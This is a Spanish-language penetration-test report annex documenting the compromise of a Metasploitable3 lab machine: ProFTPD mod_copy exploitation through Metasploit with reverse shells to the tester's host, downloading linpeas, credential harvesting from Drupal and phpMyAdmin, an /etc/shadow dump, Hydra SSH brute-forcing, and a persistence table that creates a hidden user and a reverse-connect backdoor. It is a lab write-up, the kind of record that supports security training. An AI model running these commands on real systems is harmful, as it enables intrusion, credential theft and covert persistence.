Gravedad CVSS v2.0: ALTA


Tipo: CVE-284 Control de acceso incorrecto

Fecha de publicación: 18/05/2015

Última modificación: 12/04/2025

Descripción

El módulo mod_copy en ProFTPD 1.3.5 permite a atacantes remotos leer y escribir en ficheros arbitrarios a través de los comandos site cpfr y site cpto.



ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution

EDB-ID: 49908	CVE: 2015-3306	Author: SHELLBR3AK	Type: REMOTE	Platform: : LINUX	Date: 2021-05-26
EDB Verified: ✓		Exploit: ⬇ / {}		Vulnerable App:	

11 Anexos

11.1 Evidencias (capturas, logs)

Captura del resultado de nikto sobre la ip victima..

```
(root@kali)-[/home/javi]
# nikto -h http://192.168.1.136
- Nikto v2.5.0

+ Target IP: 192.168.1.136
+ Target Hostname: 192.168.1.136
+ Target Port: 80
+ Start Time: 2025-08-29 14:52:44 (GMT2)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
IME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Directory indexing found.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /./: Directory indexing found.
+ /./: Appending './' to a directory allows indexing.
+ //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/251
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via
rowsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'c
wsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.4.5.
+ /phpmyadmin/Changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ ///////////////////////////////////////: Directory indexing f
```

Captura de Nmap específica para el puerto 21 FTP. ProFTPD 1.3.5

```
(root@kali)-[/home/javi]
# nmap -sS -sV -O -p 21 192.168.1.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 15:17 CEST
Nmap scan report for 192.168.1.136 (192.168.1.136)
Host is up (0.00085s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
MAC Address: 08:00:27:AF:ED:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux
x 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (92%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated
1%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.23 seconds
```


11.1 Evidencias (capturas, logs)

Búsqueda del payload en Metasploit Framework. Fase explotación.

```

msf6 > search proftp

Matching Modules

#   Name                                                                 Disclosure Date   Rank   Check   Descript
-   -
0   exploit/linux/misc/netsupport_manager_agent                        2011-01-08       average No       NetSuppo
r Overflow
1   exploit/windows/ftp/proftp_banner                                2009-08-25       normal No       ProFTP 2
low
2   exploit/linux/ftp/proftp_sreplace                                2006-11-26       great  Yes     ProFTP
verflow (Linux)
3   \_ target: Automatic Targeting                                     .               .       .       .
4   \_ target: Debug                                                  .               .       .       .
5   \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1           .               .       .       .
6   exploit/freebsd/ftp/proftp_telnet_iac                            2010-11-01       great  Yes     ProFTPD
Buffer Overflow (FreeBSD)
7   \_ target: Automatic Targeting                                     .               .       .       .
8   \_ target: Debug                                                  .               .       .       .
9   \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)                  .               .       .       .
10  exploit/linux/ftp/proftp_telnet_iac                              2010-11-01       great  Yes     ProFTPD
Buffer Overflow (Linux)
11  \_ target: Automatic Targeting                                     .               .       .       .
12  \_ target: Debug                                                  .               .       .       .
13  \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1        .               .       .       .
14  \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) .               .       .       .
15  \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)                  .               .       .       .
16  exploit/unix/ftp/proftpd_modcopy_exec                            2015-04-22       excellent Yes     ProFTPD
ion
17  exploit/unix/ftp/proftpd_133c_backdoor                            2010-12-02       excellent No       ProFTP-
tion

Interact with a module by name or index. For example info 17, use 17 or use exploit/unix/ftp/proftpd_133c_backdoor

```

Usaremos el exploit proftpd_modcopy_exec.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name          Current Setting  Required  Description
  --          -
  CHOST          CPORT          no        The local client address
  CPORT          Proxies         no        The local client port
  Proxies        RHOSTS         no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS        192.168.1.136  yes       The target host(s), see https://docs.metasploit.com/docs
  RPORT          80             yes       HTTP port (TCP)
  RPORT_FTP      21             yes       FTP port
  SITEPATH       /var/www       yes       Absolute writable website path
  SSL            false          no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /              yes       Base path to the website
  TMPPATH        /tmp           yes       Absolute writable path
  VHOST          no             no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name          Current Setting  Required  Description
  --          -
  LHOST         192.168.1.167  yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    ProFTPD 1.3.5
```

11 Anexos

11.1 Evidencias (capturas, logs)

Ejecución del exploit seleccionado, campo clave site path. Este campo especifica el directorio web donde se copiara el archivo malicioso. Dicho directorio debe tener permisos de escritura.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name          Current Setting  Required  Description
  --          -
  CHOST          192.168.1.136    yes       The local client address
  CPORT          80               yes       The local client port
  Proxies        21               no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS         192.168.1.136    yes       The target host(s), see https://docs.metasploit.com/docs
  RPORT          80               yes       HTTP port (TCP)
  RPORT_FTP      21               yes       FTP port
  SITEPATH       /var/www/html     yes       Absolute writable website path
  SSL            false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /                 yes       Base path to the website
  TMPPATH        /tmp              yes       Absolute writable path
  VHOST          no               no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

  Name          Current Setting  Required  Description
  --          -
  LHOST         192.168.1.167   yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    ProFTPD 1.3.5
```

Prueba de exploit. Éxito en la fase de explotación.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.1.167:4444
[*] 192.168.1.136:80 - 192.168.1.136:21 - Connected to FTP server
[*] 192.168.1.136:80 - 192.168.1.136:21 - Sending copy commands to FTP server
[*] 192.168.1.136:80 - Executing PHP payload /psABgWd.php
[+] 192.168.1.136:80 - Deleted /var/www/html/psABgWd.php
[*] Command shell session 1 opened (192.168.1.167:4444 → 192.168.1.136:60864) at 2025-08-29 16:53:40 +0200

whoami
www-data
ls -la
total 24
drwxr-xrwx 5 root    root    4096 Aug 29 14:53 .
drwxr-xr-x 5 root    root    4096 Oct 29 2020 ..
drwxrwxrwx 2 root    root    4096 Oct 29 2020 chat
drwxr-xr-x 9 www-data www-data 4096 Oct 29 2020 drupal
-rwxr-xr-x 1 root    root    1778 Oct 29 2020 payroll_app.php
drwxr-xr-x 8 root    root    4096 Oct 29 2020 phpmyadmin
```


11 Anexos

11.1 Evidencias (capturas, logs)

Escalada de privilegios. Fase de post-explotación. Obtenemos los binarios.

```
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/usr/bin/lppasswd
/usr/bin/mtr
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/pt_chown
/sbin/mount.nfs
```

Desde la shell obtenida cargamos linpeas.sh.

```
www-data@metasploitable3-ub1404:/home$ cd /tmp
cd /tmp
www-data@metasploitable3-ub1404:/tmp$ wget 192.168.1.167:8000/linpeas.sh
wget 192.168.1.167:8000/linpeas.sh
--2025-08-29 19:56:21-- http://192.168.1.167:8000/linpeas.sh
Connecting to 192.168.1.167:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 956174 (934K) [text/x-sh]
Saving to: 'linpeas.sh'
100%[====>] 956,174 0.52w --.-K/s in 0.005s
2025-08-29 19:56:21 (202 MB/s) - 'linpeas.sh' saved [956174/956174]
www-data@metasploitable3-ub1404:/tmp$ ls
ls
hsperfdata_root linpeas.sh sess_fd0378cb3c25ce82bc5025aafe48b665
```

11 Anexos

11.1 Evidencias (capturas, logs)

Ejecutamos linneas.sh y encontramos credenciales.

```
* 'host' => localhost ,
* 'prefix' => ''
* 'driver' => 'pgsql',
* 'database' => 'databasename',
* 'username' => 'username',
* 'password' => 'password',
* 'host' => 'localhost',
* 'prefix' => ''
* 'driver' => 'sqlite',
* 'database' => '/path/to/databasefilename',
'database' => 'drupal',
'username' => 'root',
'password' => 'sploitme',
'host' => '127.0.0.1',
'port' => ''
'driver' => 'mysql',
'prefix' => ''
* $drupal_hash_salt = file_get_contents('/home/example/salt.txt');
$drupal_hash_salt = '8fLh-f312Ky4cq-4D8GfYf6vqozUW3tmY1sIRl7Fs_8';
```

Desde la url entramos con las credenciales en Drupal, root sploitme. Obtenemos todas las credenciales de la base de datos.

phpMyAdmin

(Recent tables) ...

payroll

users

Create table

metasploitable » payroll » users					
Browse Structure SQL Search Insert Export Import Operations					
+ Options					
	username	first_name	last_name	password	salary
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	leia_organa	Leia	Organa	help_me_obiwan	9560
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	han_solo	Han	Solo	nerf_herder	1200
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	artoo_detoo	Artoo	Detoo	b00p_b33p	22222
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	c_three_pio	C	Threepio	Pr0t0c07	3200
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	darth_vader	Darth	Vader	Dark_syD3	6666
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	anakin_skywalker	Anakin	Skywalker	but_master:(1025
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	boba_fett	Boba	Fett	mandalorian1	20000
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	jabba_hutt	Jaba	Hutt	my_kind_a_skum	65000
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	greedo	Greedo	Rodian	hanSh0tF1rst	50000
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	chewbacca	Chewbacca		rwaaaaawr8	4500
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	kylo_ren	Kylo	Ren	Daddy_Issues2	6667

11 Anexos

11.1 Evidencias (capturas, logs)

Diferentes medios de acceso.

Acceso mediante SSH y diccionario con Hydra.

```
[ATTEMPT] target 192.168.1.136 - login "vagrant" - pass "perform" - 218 of 3420 [chi]
[ATTEMPT] target 192.168.1.136 - login "vagrant" - pass "vagrant" - 219 of 3420 [chi]
[22][ssh] host: 192.168.1.136 login: vagrant password: vagrant
[STATUS] attack finished for 192.168.1.136 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-29 22:27:21
```

Se identificaron credenciales válidas para el usuario **vagrant** (contraseña **vagrant**). Mediante estas credenciales se logró el acceso al sistema a través del servicio SSH. Se ejecuto `sudo -l`, confirmando que se poseen privilegios `sudo` sin restricción.

```
User vagrant may run the following commands on metasploitable3-ub1404:
(ALL : ALL) ALL
(ALL : ALL) NOPASSWD: ALL
vagrant@metasploitable3-ub1404:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
vagrant@metasploitable3-ub1404:~$ pwd
/home/vagrant
vagrant@metasploitable3-ub1404:~$ sudo cat /etc/shadow
root!!:18564:0:99999:7:::
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
news*:16176:0:99999:7:::
uucp*:16176:0:99999:7:::
proxy*:16176:0:99999:7:::
www-data*:16176:0:99999:7:::
backup*:16176:0:99999:7:::
list*:16176:0:99999:7:::
irc*:16176:0:99999:7:::
gnats*:16176:0:99999:7:::
nobody*:16176:0:99999:7:::
libuuid!:16176:0:99999:7:::
syslog*:16176:0:99999:7:::
messagebus*:18564:0:99999:7:::
sshd*:18564:0:99999:7:::
statd*:18564:0:99999:7:::
vagrant:$6$NABMNgxO$T2lvEhArjOIImjvR0ySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jc
dirmngr*:18564:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCRfi8IXlNebhQuYlK/:18564:0:99999:7:::
luke_skywalker:$1$/7D550zb$Y/aKb.UNrDS2w7nZVq.Ll/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tFvzyRnv$mawnXAR4GgABt8rt7Dfv.:18564:0:99999:7:::
c_three_pio:$1$lXx7tKuo$xuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nfRD/bA$y7ZZD0NimJTbX9FtvHJX1:18564:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnf07eTUUFHJ.:18564:0:99999:7:::
```

11 Anexos

11.1 Evidencias (capturas, logs)

Diferentes medios de acceso.

En función de los servicios activos del sistema, se identifican distintos vectores de ataque que pueden ser aprovechados mediante herramientas especializadas o exploits concretos. Algunos ejemplos son:

Apache HTTP server

`exploit/multi/http/apache_mod_cgi_bash_env_exec`

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 192.168.1.167:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.1.136
[*] Meterpreter session 2 opened (192.168.1.167:4444 → 192.168.1.136:33037) at 2025-08-30 01:36:45 +0200

meterpreter > █ Couldn't open the output file for writing
```

Drupal

`exploit/multi/http/drupal_drupageddon`

phpMyAdmin

`exploit/multi/http/phpmyadmin_preg_replace`

Ruby on Rails

`exploit/multi/http/rails_actionpack_inline_exec`

Unreal IRCd

`exploit/unix/irc/unreal_ircd_3281_backdoor`

También es posible generar exploits personalizados para ciertos servicios utilizando herramientas como **msfvenom**, lo que permite adaptar el payload a las características específicas del sistema objetivo.

11 Anexos

11.2 Comandos Utilizados

Objetivo:

Listar los comandos clave ejecutados durante cada fase del pentest, organizados por categoría.

Fase	Comando / Herramienta	Propósito	
Reconocimiento	netdiscover -r 192.168.1.0/24	Identificar hosts	
	nmap -sS -sV -O -Pn 192.168.136	Escaneo de puertos	
Enumeración	nikto -h http://192.168.1.136	Detectar vulnerabilidades	
	searchsploit proftpd mod copy	Buscar exploits conocidos	
Explotación	use exploit/unix/ftp/proftpd_modcopy_exec	Ejecución remota	
	run	Ejecutar el exploit	
Post-explotación	whoami, id, cat /etc/shadow	Recolectar info	
	hydra -L users.txt -P cewlist.txt ssh://192.168.1.136 -t 4 -f -V	Crackeo de contraseñas	
Persistencia	useradd pentest -m -s /bin/bash	Crear usuario oculto	
	echo pentest:1234	chpasswd	Asignar contraseña
	persistence -U -i 30 -p 4444 -r 192.168.1.167	Payload persistencia	